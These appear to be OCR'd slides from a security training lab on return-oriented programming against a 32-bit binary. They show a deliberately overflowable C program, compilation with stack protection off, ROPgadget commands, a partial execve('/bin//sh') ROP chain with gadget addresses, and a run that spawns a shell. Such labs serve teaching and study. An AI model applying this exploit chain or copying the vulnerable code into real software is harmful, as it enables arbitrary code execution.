
- Safe Exit.



ROP FOR SHELLCODE : LAB 2b

ROP EXAMPLE


- Vulnerable Program.



```
#include <string.h>

void overflow (char* inbuf)
{
  char buf[4];
  strcpy(buf, inbuf);
}

int main (int argc, char** argv)
{
  overflow(argv[1]);
  return 0;
}
~
```


ROP EXAMPLE

- Compile Program.



```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ gcc --static -m32 -fno-stack-protector rop_shell.c -o rop
_shell.S
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ gcc -m32 -fno-stack-protector rop_shell.c -o rop_shell.D
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ ls
peda  ROPgadget-master  rop_shell.c  rop_shell.D  rop_shell.S
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ 
```


- Generate ROP Chains.



```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ python ROPgadget.py --ropchain --binary
rop_shell.D > ropD
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ python ROPgadget.py --ropchain --binary
rop_shell.S > ropS
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ 
```

ROP EXAMPLE


- View Gadgets.
- Generate exploit using ROP Chains.



```
- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x0806e82b) # pop edx ; ret
        p += pack('<I', 0x080d9060) # @ .data
        p += pack('<I', 0x080a8806) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x080568e5) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806e82b) # pop edx ; ret
        p += pack('<I', 0x080d9064) # @ .data + 4
        p += pack('<I', 0x080a8806) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x080568e5) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806e82b) # pop edx ; ret
        p += pack('<I', 0x080d9068) # @ .data + 8
```

ROP EXAMPLE

- Find padding.
- Add padding and print exploit.
  - P = “A” * 00
  - Print A
- Exploit using ROP Chains.



```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ ./rop_shell.S "$(./exploit.py)"
$ whoami
maverick
$ 
```